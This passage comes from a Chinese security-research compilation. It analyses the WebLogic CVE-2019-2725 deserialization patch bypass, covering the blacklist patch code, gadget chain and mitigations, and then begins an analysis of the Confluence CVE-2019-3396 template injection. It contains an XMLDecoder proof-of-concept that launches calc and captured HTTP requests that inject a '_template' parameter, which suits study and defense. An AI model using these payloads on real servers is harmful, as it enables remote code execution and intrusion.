原生类反序列化漏洞，使用 ysoserial 工具生成恶意序列化对象（以计算器程序为例），可在调试器中查看到当前所传入的序列化对象：



经 readObject() 方法反序列化恶意对象后通过在 ProcessBuilder 类的 start() 方法断点处查看 command 属性，发现成功传入 “calc’’ 字符串：



到此就完成了漏洞利用的全过程，下图演示了漏洞利用效果，通过反序列化漏洞成功运行了计算器程序：



9.3 0x03 补丁绕过

下面来分析下本次漏洞和以前所公布的 CVE-2017-3506 和 CVE-2017-10271 之间的关系，依旧从补丁 diff 着手，上述两个补丁都是在 weblogic/wsee/workarea/WorkContextXmlInputAdapter.java 中添加了 validate 方法。首先来看 CVE-2017-3506 补丁文件，其实现方法简单来说就是在调用 startElement 方法解析 XML 的过程中，如果解析到 Element 字段值为 Object 就抛出异常：

```
private void validate(InputStream is) {

    WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();

    try {

        SAXParser parser = factory.newSAXParser();

        parser.parse(is, new DefaultHandler() {

            public void startElement(String uri, String localName, String qName, Attributes at

                if(qName.equalsIgnoreCase("object")) {

                    throw new IllegalStateException("Invalid context type: object");

                }
```

```
            }

        });

    } catch (ParserConfigurationException var5) {

        throw new IllegalStateException("Parser Exception", var5);

    } catch (SAXException var6) {

        throw new IllegalStateException("Parser Exception", var6);

    } catch (IOException var7) {

        throw new IllegalStateException("Parser Exception", var7);

    }

}
```

但上述这类采用黑名单的防护措施很快就被如下 POC 轻松绕过，因为其中不包含任何 Object 元素，但经 XMLDecoder 解析后依旧造成了远程代码执行：

```
<java version="1.4.0" class="java.beans.XMLDecoder">

    <new class="java.lang.ProcessBuilder">

        <string>calc</string><method name="start" />

    </new>

</java>
```

针对如上所示一系列 bypass CVE-2017-3506 补丁限制的 POC 的产生，官方在同年十月份发布了 CVE-2017-10271 补丁文件。和上述不同点在于本次更新中官方将 object、new、method 关键字继续加入到黑名单中，一旦解析 XML 元素过程中匹配到上述任意一个关键字就立即抛出运行时异常。但是针对 void 和 array 这两个元素是有选择性的抛异常，其中当解析到 void 元素后，还会进一步解析该元素中的属性名，若没有匹配上 index 关键字才会抛出异常。而针对 array 元素而言，在解析到该元素属性名匹配 class 关键字的前提下，还会解析该属性值，若没有匹配上 byte 关键字，才会抛出运行时异常：

```
public void startElement(String uri, String localName, String qName, Attributes attributes) th

            if(qName.equalsIgnoreCase("object")) {

               throw new IllegalStateException("Invalid element qName:object");

            } else if(qName.equalsIgnoreCase("new")) {

               throw new IllegalStateException("Invalid element qName:new");

            } else if(qName.equalsIgnoreCase("method")) {

               throw new IllegalStateException("Invalid element qName:method");

            } else {

               if(qName.equalsIgnoreCase("void")) {

                  for(int attClass = 0; attClass < attributes.getLength(); ++attClass) {

                     if(!"index".equalsIgnoreCase(attributes.getQName(attClass))) {

                        throw new IllegalStateException("Invalid attribute for element void:"

                     }

                  }
```

```
            }

            if(qName.equalsIgnoreCase("array")) {

               String var9 = attributes.getValue("class");

               if(var9 != null && !var9.equalsIgnoreCase("byte")) {

                  throw new IllegalStateException("The value of class attribute is not vali

               }
```

本次反序列化漏洞绕过以往补丁的关键点在于利用了 Class 元素指定任意类名，因为 CVE-2017-10271 补丁限制了带 method 属性的 void 元素，所以不能调用指定的方法，而只能调用完成类实例化过程的构造方法。在寻找利用链的过程中发现 UnitOfWorkChangeSet 类构造方法中直接调用了 JDK 原生类中的 readObject() 方法，并且其构造方法的接收参数恰好是字节数组，这就满足了上一个补丁中 array 标签的 class 属性值必须为 byte 的要求，再借助带 index 属性的 void 元素，完成向字节数组中赋值恶意序列化对象的过程，最终利用 JDK 7u21 反序列化漏洞造成了远程代码执行。通过巧妙的利用了 void、array 和 Class 这三个元素成功的打造了利用链，再次完美的绕过了 CVE-2017-10271 补丁限制，本次漏洞的发现进一步证明了依靠黑名单机制是一种不可靠的防护措施。

9.4 0x04 临时修复建议

官方目前已发布针对此漏洞的紧急修复补丁，可以采取以下 4 种方式进行防护。

及时打上官方 CVE-2019-2725 补丁包

官方已于 4 月 26 日公布紧急补丁包，下载地址如下：`https://www.oracle.com/technetwork/security-advisory/alert-cve-2019-2725-5466295.html?from=timeline`

升级本地 JDK 版本

因为 Weblogic 所采用的是其安装文件中默认 1.6 版本的 JDK 文件，属于存在反序列化漏洞的 JDK 版本，因此升级到 JDK7u21 以上版本可以避免由于 Java 原生类反序列化漏洞造成的远程代码执行。

配置 URL 访问控制策略

部署于公网的 WebLogic 服务器，可通过 ACL 禁止对/_async/及*/wls-wsat/*路径的访问。

删除不安全文件

删除 wls9_async_response.war 与 wls-wsat.war 文件及相关文件夹，并重启 Weblogic 服务。具体文件路径如下：

10.3.* 版本：

```
\Middleware\wlserver_10.3\server\lib\
%DOMAIN_HOME%\servers\AdminServer\tmp\_WL_internal\

%DOMAIN_HOME%\servers\AdminServer\tmp\.internal\
```

12.1.3 版本：

```
\Middleware\Oracle_Home\oracle_common\modules\
%DOMAIN_HOME%\servers\AdminServer\tmp\.internal\
%DOMAIN_HOME%\servers\AdminServer\tmp\_WL_internal\
```

注：wls9_async_response.war 及 wls-wsat.war 属于一级应用包，对其进行移除或更名操作可能造成未知的后果，Oracle 官方不建议对其进行此类操作。若在直接删除此包的情况下应用出现问题，将无法得到 Oracle 产品部门的技术支持。请用户自行进行影响评估，并对此文件进行备份后，再执行此操作。

9.5 0x05 Reference

http://www.cnvd.org.cn/webinfo/show/4999

https://www.oracle.com/technetwork/security-advisory/alert-cve-2019-2725-5466295.html?from=timeline


https://devcentral.f5.com/articles/oracle-weblogic-deserialization-remote-code-execution-34185

Confluence 未授权 RCE (CVE-2019-3396) 漏洞分析

作者：Badcode@ 知道创宇 404 实验室

原文链接：https://paper.seebug.org/884/

看到官方发布了预警，于是开始了漏洞应急。漏洞描述中指出 Confluence Server 与 Confluence Data Center 中的 Widget Connector 存在服务端模板注入漏洞，攻击者能利用此漏洞能够实现目录穿越与远程代码执行。



确认漏洞点是 Widget Connector,下载最新版的比对补丁,发现在 com\atlassian\confluence\extra\widgetconnector\W 里面多了一个过滤，这个应该就是这个漏洞最关键的地方。

可以看到

```
this.sanitizeFields = Collections.unmodifiableList(Arrays.asList(VelocityRenderServic
```

而 TEMPLATE_PARAM 的值就是 _template，所以这个补丁就是过滤了外部传入的 _template 参数。

```
public interface VelocityRenderService {
    public static final String WIDTH_PARAM = "width";
    public static final String HEIGHT_PARAM = "height";
    public static final String TEMPLATE_PARAM = "_template";
```


翻了一下 Widget Connector 里面的文件，发现 TEMPLATE_PARAM 就是模板文件的路径。

```
public class FriendFeedRenderer implements WidgetRenderer {
    private static final String MATCH_URL = "friendfeed.com";
    private static final String PATTERN = "friendfeed.com/(\\w+)/?";
    private static final String VELOCITY_TEMPLATE = "com/atlassian/confluence/extra/widgetconn
    private VelocityRenderService velocityRenderService;
......
    public String getEmbeddedHtml(String url, Map<String, String> params) {
        params.put(VelocityRenderService.TEMPLATE_PARAM, VELOCITY_TEMPLATE);
        return velocityRenderService.render(getEmbedUrl(url), params);
    }
```

加载外部的链接时，会调用相对的模板去渲染，如上，模板的路径一般是写死的，但是也有例外，补丁的作用也说明有人突破了限制，调用了意料之外的模板，从而造成了模板注入。

在了解了补丁和有了一些大概的猜测之后，开始尝试。

首先先找到这个功能，翻了一下官方的文档，找到了这个功能，可以在文档中嵌入一些视频，文档之类的。



看到这个，有点激动了，因为在翻补丁的过程中，发现了几个参数，url，width，height 正好对应着这里，那 _template 是不是也从这里传递进去的?

随便找个 Youtube 视频插入试试，点击预览，抓包。

```
POST /rest/tinymce/1/macro/preview HTTP/1.1
Host: localhost:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer:
http://localhost:8090/pages/resumedraft.action?draftId=786444&draftShareId=cc4bffb7-40ca-4dea-9f31-eeade6b7237e&
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 150
Connection: close
Cookie: ECS[visit_times]=20; XDEBUG_SESSION=PHPSTORM;
UM_distinctid=16938b6aa9e48-062fcaf466b0788-12666d4a-144000-16938b6aa9f737;
CNZZDATA1264021086=2060619091-1551433379-http%253A%252F%252Flocalhost%253A8080%252F%7C1551433379;
rememberMe=bA+M8D6Y3H++USZIUTOJ7+VMJ9IZCwFNA6GPSMAuQ8ILXPe1pUauE65M81T/YFfLZps9g1G1VU+XqpN91NE6O5839+h7xno579gdW8ZoiBn
QHI8GifbushbbwdDjL3VpqFNTiwsj9vRXFoIh8DkcNCHPC2qTzAVGkAtEbTdEZLLh1uZhBubw1EIKWlnqgA4ektN81sVaEORkae4E6ikSxSUOwOgyCryCX
GVbg51T/KzVsbUebCQnaVyWR7HKIan9qHGjOCVG7X1F9BOoyGs9DzWxPbMBr9jgpOd8yAuHIDLO3X6gXfCFJG1IFm459midXBD8ubB5otPl59HucTsDLqF
8qDw6COA/5TFhnwO6R8D1r6fWsZ/dzy5lxz1WaFjOwCiprOVME7POTQz9/LTrJq7SLBz8L/ZaVOnSKoh2H7BaKnZXtX6r4hWCyKbYHs6nDK6NpBQP78Cnv
hN8sqxO/LhWEoQ1qG7Ap4+QnZxOgGT18RbLXWL2AOmPRJ3O1KF2;
Hm_lvt_1040d081eea13b44d84a4af639640d51=1553148029,1553499109,1553759148,1553837869;
CNZZDATA1255091723=1922603389-1553143389-%7C1553848504; JSESSIONID=AF415D1D80D1630C98B5A14700187C52

{"contentId":"786444","macro":{"name":"widget","body":"","params":{"url":"https://www.youtube.com/watch?v=TzS5wEoHMgM"
,"width":"200","height":"200"}}}
```

在 params 中尝试插入 _template 参数，好吧，没啥反应。。

```
86444&draftShareId=cc4bffb7-40ca-4dea-9f31-eeade6b7237e
&
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 169
Connection: close
Cookie: ECS[visit_times]=20; XDEBUG_SESSION=PHPSTORM;
UM_distinctid=16938b6aa9e48-062fcaf466b0788-12666d4a-14
4000-16938b6aa9f737;
CNZZDATA1264021086=2060619091-1551433379-http%253A%252F
%252Flocalhost%253A8080%252F%7C1551433379;
rememberMe=bA+M8D6Y3H++USZIUTOJ7+VMJ9IZCwFNA6GPSMAuQ8IL
XPe1pUauE65M81T/YFfLZps9g1G1VU+XqpN91NE6O5839+h7xno579g
dW8ZoiBnQHI8GifbushbbwdDjL3VpqFNTiwsj9vRXFoIh8DkcNCHPC2
qTzAVGkAtEbTdEZLLh1uZhBubw1EIKWlnqgA4ektN81sVaEORkae4E6
ikSxSUOwOgyCryCXGVbg51T/KzVsbUebCQnaVyWR7HKIan9qHGjOCVG
7X1F9BOoyGs9DzWxPbMBr9jgpOd8yAuHIDLO3X6gXfCFJG1IFm459mi
dXBD8ubB5otPl59HucTsDLqF8qDw6COA/5TFhnwO6R8D1r6fWsZ/dzy
5lxz1WaFjOwCiprOVME7POTQz9/LTrJq7SLBz8L/ZaVOnSKoh2H7BaK
nZXtX6r4hWCyKbYHs6nDK6NpBQP78CnvhN8sqxO/LhWEoQ1qG7Ap4+Q
nZxOgGT18RbLXWL2AOmPRJ3O1KF2;
Hm_lvt_1040d081eea13b44d84a4af639640d51=1553148029,1553
499109,1553759148,1553837869;
CNZZDATA1255091723=1922603389-1553143389-%7C1553848504;
JSESSIONID=AF415D1D80D1630C98B5A14700187C52

{"contentId":"786444","macro":{"name":"widget","body":"
","params":{"url":"https://www.youtube.com/watch?v=TzS5
wEoHMgM","width":"200","height":"200","_template":"aaaa
"}}}
```

```
HTTP/1.1 200
X-ASEN: SEN-L13408504
X-Seraph-LoginReason: OK
X-AUSERNAME: admin
X-Content-Type-Options: nosniff
Content-Type: text/plain
Date: Tue, 09 Apr 2019 03:29:46 GMT
Connection: close
Content-Length: 16686

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
    <title>Preview Macro</title>

            <meta http-equiv="X-UA-Compatible"
content="IE=EDGE,chrome=IE7">
<meta charset="UTF-8">
<meta id="confluence-context-path"
name="confluence-context-path" content="">
<meta id="confluence-base-url"
name="confluence-base-url"
content="http://localhost:8090">

<meta id="atlassian-token" name="atlassian-token"
content="f4ffcae91e66287e4aa7c8932f83da17f59d2d18">
```

? < + > Type a search term 0 matches

? < + > Type a search term 0 matches

Done 16,710 bytes | 109 millis

开始 debug 模式，因为测试插入的是 Youtube 视频，所以调用的是 com/atlassian/confluence/extra/widgetconnector/video/YoutubeRenderer.class

```
public class YoutubeRenderer implements WidgetRenderer, WidgetImagePlaceholder {
    private static final Pattern YOUTUBE_URL_PATTERN = Pattern.compile("https?://(.+\\.)?youtu
    private final PlaceholderService placeholderService;
    private final String DEFAULT_YOUTUBE_TEMPLATE = "com/atlassian/confluence/extra/widgetconn
......

    public String getEmbedUrl(String url) {
        Matcher youtubeUrlMatcher = YOUTUBE_URL_PATTERN.matcher(this.verifyEmbeddedPlayerStrin
        return youtubeUrlMatcher.matches() ? String.format("//www.youtube.com/embed/%s?wmode=o
```


```
    }

    public boolean matches(String url) {
        return YOUTUBE_URL_PATTERN.matcher(this.verifyEmbeddedPlayerString(url)).matches();
    }

    private String verifyEmbeddedPlayerString(String url) {
        return !url.contains("feature=player_embedded&") ? url : url.replace("feature=player_e
    }

    public String getEmbeddedHtml(String url, Map<String, String> params) {
        return this.velocityRenderService.render(this.getEmbedUrl(url), this.setDefaultParam(p
    }
```

在 getEmbeddedHtml 下断点，先会调用 getEmbedUrl 对用户传入的 url 进行正则匹配，因为我们传入的是个正常的 Youtube 视频，所以这里是没有问题的，然后调用 setDefaultParam 函数对传入的其他参数进行处理。

```
    private Map<String, String> setDefaultParam(Map<String, String> params) {
        String width = (String)params.get("width");
        String height = (String)params.get("height");
        if (!params.containsKey("_template")) {
            params.put("_template", "com/atlassian/confluence/extra/widgetconnector/templates/
        }

        if (StringUtils.isEmpty(width)) {
            params.put("width", "400px");
        } else if (StringUtils.isNumeric(width)) {
            params.put("width", width.concat("px"));
        }

        if (StringUtils.isEmpty(height)) {
            params.put("height", "300px");
        } else if (StringUtils.isNumeric(height)) {
            params.put("height", height.concat("px"));
        }
```

```
        return params;
    }
```

取出 width 和 height 来判断是否为空，为空则设置默认值。关键的 _template 参数来了，如果外部传入的参数没有 _template，则设置默认的 Youtube 模板。如果传入了，就使用传入的，也就是说，aaaa 是成功的传进来了。



大概翻了一下 Widget Connector 里面的 Renderer，大部分是不能设置 _template 的，是直接写死了，也有一些例外，如 Youtube，Viddler，DailyMotion 等，是可以从外部传入 _template 的。

能传递 _template 了，接下来看下是如何取模板和渲染模板的。

跟进 this.velocityRenderService.render,也就是 com/atlassian/confluence/extra/widgetconnector/services/DefaultVelocityRenderService.class 里面的 render 方法。


```
    public String render(String url, Map<String, String> params) {
        String width = (String)params.get("width");
        String height = (String)params.get("height");
        String template = (String)params.get("_template");
        if (StringUtils.isEmpty(template)) {
            template = "com/atlassian/confluence/extra/widgetconnector/templates/embed.vm";
        }

        if (StringUtils.isEmpty(url)) {
            return null;
        } else {
            Map<String, Object> contextMap = this.getDefaultVelocityContext();
            Iterator var7 = params.entrySet().iterator();

            while(var7.hasNext()) {
```

```
                Entry<String, String> entry = (Entry)var7.next();
                if (((String)entry.getKey()).contentEquals("tweetHtml")) {
                    contextMap.put(entry.getKey(), entry.getValue());
                } else {
                    contextMap.put(entry.getKey(), GeneralUtil.htmlEncode((String)entry.getVal
                }
            }

            contextMap.put("urlHtml", GeneralUtil.htmlEncode(url));
            if (StringUtils.isNotEmpty(width)) {
                contextMap.put("width", GeneralUtil.htmlEncode(width));
            } else {
                contextMap.put("width", "400");
            }

            if (StringUtils.isNotEmpty(height)) {
                contextMap.put("height", GeneralUtil.htmlEncode(height));
            } else {
                contextMap.put("height", "300");
            }

            return this.getRenderedTemplate(template, contextMap);
        }
    }
```

_template 取出来赋值给 template，其他传递进来的参数取出来经过判断之后放入到 contextMap，调用 getRenderedTemplate 函数，也就是调用 VelocityUtils.getRenderedTemplate。

```
    protected String getRenderedTemplate(String template, Map<String, Object> contextMap){
        return VelocityUtils.getRenderedTemplate(template, contextMap);
    }
```

一路调用,调用链如下图,最后来到/com/atlassian/confluence/util/velocity/ConfigurableResourceManager.class 的 loadResource 函数，来获取模板。




这里调用了 4 个 ResourceLoader 去取模板。

```
com.atlassian.confluence.setup.velocity.HibernateResourceLoader
org.apache.velocity.runtime.resource.loader.FileResourceLoader
org.apache.velocity.runtime.resource.loader.ClasspathResourceLoader
com.atlassian.confluence.setup.velocity.DynamicPluginResourceLoader
```

这里主要看下 Velocity 自带的 FileResourceLoader 和 ClasspathResourceLoader


FileResourceLoader 会对用户传入的模板路径使用 normalizePath 函数进行校验



可以看到，过滤了/../，这样就导致没有办法跳目录了。

